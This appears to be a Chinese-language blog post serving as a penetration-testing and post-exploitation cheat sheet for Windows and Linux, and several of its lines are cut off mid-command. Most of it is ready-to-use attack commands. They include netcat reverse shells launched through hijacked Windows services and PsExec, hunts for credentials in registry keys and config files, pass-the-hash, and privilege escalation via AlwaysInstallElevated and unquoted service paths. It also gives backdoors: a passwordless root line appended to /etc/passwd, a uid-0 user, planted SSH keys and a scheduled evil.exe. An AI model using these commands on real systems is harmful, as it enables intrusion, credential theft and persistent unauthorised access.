
```
#!/bin/bash
for lastOctet in {1..254}; do
   ping -c 1 10.0.0.$lastOctet | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1 &
done
```

爆破XOR

```
encrypted = "encrypted-string-here"
for i in range(0,255):
   print("".join([chr(ord(e) ^ i) for e in encrypted]))
```

生成错误字符

```
# Python
'\\'.join([ "x{:02x}".format(i) for i in range(1,256) ])
```




```
# Bash
for i in {1..255}; do printf "\\\x%02x" $i; done; echo -e "\r"
```

.py -> .exe

```
python pyinstaller.py --onefile convert-to-exe.py
```

Netcat Portscan

```
nc -nvv -w 1 -z host 1000-2000
nc -nv -u -z -w 1 host 160-162
```

渗透Windows 服务

```
# Look for SERVICE_ALL_ACCESS in the output
accesschk.exe /accepteula -uwcqv "Authenticated Users" *

sc config [service_name] binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\System32\cmd.exe" obj= "LocalSystem" password= ""
sc qc [service_name] (to verify!)
sc start [service_name]
```

查找为指定用户显式设置的文件/文件夹权限

```
icacls.exe C:\folder /findsid userName-or-*sid /t
//look for (F)ull, (M)odify, (W)rite
```

AlwaysInstallElevated MSI

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated & reg query HKLM\SOFTWARE\Policies\Micro
```

AlwaysInstallElevated是一个策略设置。微软允许非授权用户以SYSTEM权限运行安装文件(MSI)，如果用户启用此策略设置，那么黑客利用恶意的MSI文件就可以进行管

[Metasploit PowershellAlwaysInstallElevated提权实战]

Windows凭证

```
c:\unattend.xml
c:\sysprep.inf
```

```
c:\sysprep\sysprep.xml
dir c:\*vnc.ini /s /b
dir c:\*ultravnc.ini /s /b
dir c:\ /s /b | findstr /si *vnc.ini

findstr /si password *.txt | *.xml | *.ini
findstr /si pass *.txt | *.xml | *.ini
dir /s *cred* == *pass* == *.conf

# Windows Autologon
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

没带引号的服务路径

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """
wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows\\" |findstr /i /v """
```

服务后门

```
sc create spotlessSrv binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\System32\cmd.exe" obj= "LocalSystem" password= ""
```

Port Forwarding / SSH Tunneling

SSH: Local Port Forwarding

```
# Listen on local port 8080 and forward incoming traffic to REMOT_HOST:PORT via SSH_SERVER
# Scenario: access a host that's being blocked by a firewall via SSH_SERVER;
ssh -L 127.0.0.1:8080:REMOTE_HOST:PORT user@SSH_SERVER
```

SSH动态端口转发

```
# Listen on local port 8080. Incoming traffic to 127.0.0.1:8080 forwards it to final destination via SSH_SERVER
# Scenario: proxy your web traffic through SSH tunnel OR access hosts on internal network via a compromised DMZ box;
ssh -D 127.0.0.1:8080 user@SSH_SERVER
```

SSH远程端口转发

```
# Open port 5555 on SSH_SERVER. Incoming traffic to SSH_SERVER:5555 is tunneled to LOCALHOST:3389
# Scenario: expose RDP on non-routable network;
ssh -R 5555:LOCAL_HOST:3389 user@SSH_SERVER
plink -R ATTACKER:ATTACKER_PORT:127.0.01:80 -l root -pw pw ATTACKER_IP
```

代理隧道

```
# Open a local port 127.0.0.1:5555. Incoming traffic to 5555 is proxied to DESTINATION_HOST through PROXY_HOST:3128
# Scenario: a remote host has SSH running, but it's only bound to 127.0.0.1, but you want to reach it;
proxytunnel -p PROXY_HOST:3128 -d DESTINATION_HOST:22 -a 5555
ssh user@127.0.0.1 -p 5555
```

http隧道

```
# Server - open port 80. Redirect all incoming traffic to localhost:80 to localhost:22
hts -F localhost:22 80

# Client - open port 8080. Redirect all incoming traffic to localhost:8080 to 192.168.1.15:80
htc -F 8080 192.168.1.15:80

# Client - connect to localhost:8080 -> get tunneled to 192.168.1.15:80 -> get redirected to 192.168.1.15:22
ssh localhost -p 8080
```

Netsh转发

```
# requires admin
netsh interface portproxy add v4tov4 listenaddress=localaddress listenport=localport connectaddress=destaddress connectport=de
```

RunAs

runas是Microsoft
Windows系列操作系统中的一个命令，允许用户以不同的用户名运行特定的工具和程序，以用于以交互方式登录计算机的用户名。它类似于Unix命令sudo和su，但Unix

powershell

```
# Requires PSRemoting
$username = 'Administrator';$password = '1234test';$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;$cre

# without PSRemoting
cmd> powershell Start-Process cmd.exe -Credential (New-Object System.Management.Automation.PSCredential 'username', (ConvertTo

# without PS Remoting, with arguments
cmd> powershell -command "start-process cmd.exe -argumentlist '/c calc' -Credential (New-Object System.Management.Automation.P
```

CMD

```
# Requires interactive console
runas /user:userName cmd.exe
```

PsExec

```
psexec -accepteula -u user -p password cmd /c c:\temp\nc.exe 10.11.0.245 80 -e cmd.exe
```

Pth-WinExe

```
pth-winexe -U user%pass --runas=user%pass //10.1.1.1 cmd.exe
```

发现隐藏文件

```
dir /A:H /s "c:\program files"
```

常规的文件搜索操作

```
# Query the local db for a quick file find. Run updatedb before executing locate.
locate passwd

# Show which file would be executed in the current environment, depending on $PATH environment variable;
which nc wget curl php perl python netcat tftp telnet ftp

# Search for *.conf (case-insensitive) files recursively starting with /etc;
find /etc -iname *.conf
```

后渗透

注册表配置单元

```
hivesh /registry/file
```

[hivexsh - Windows注册表配置单元shell]

解密VNC的密码

```
wine vncpwdump.exe -k key
```

创建用户并添加到管理员组

```
net user wing wing /add & net localgroup Administrators spotless /add
```

Wingtips：在无回显的时候，添加失败可能是因为你的密码强度不符合密码策略。

SSH keys

```
mkdir /root/.ssh 2>/dev/null; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQChKCUsFVWj1Nz8SiM01Zw/BOWcMNs2Zwz3MdT7leLU9/Un4mZ7vj
```

Creating Backdoor

```
echo 'spotless::0:0:root:/root:/bin/bash' >> /etc/passwd

# Rarely needed, but if you need to add a password to the previously created user by using useradd and passwd is not working.
sed 's/!/\$6$o1\.HFMVM$a3hY6OPT\/DiQYy4koI6Z3\/sLiltsOcFoS5yCKhBBqQLH5K1QlHKL8\/6wJI6uF\/Q7mniOdq92v6yjzlVlXlxkT\./' /etc/shad
```

另外创建一个root用户

```
useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
```

OpenSSL Password

```
openssl passwd -1 password
# output $1$YKbEkrkZ$7Iy/M3exliD/yJfJVeTn5.
```

定时任务

```
# Launch evil.exe every 10 minutes
schtasks /create /sc minute /mo 10 /tn "TaskName" /tr C:\Windows\system32\evil.exe
```

原文链接

上一篇：Linux Kernel Pwn技... 下一篇：从零开始java代码审计系列(一)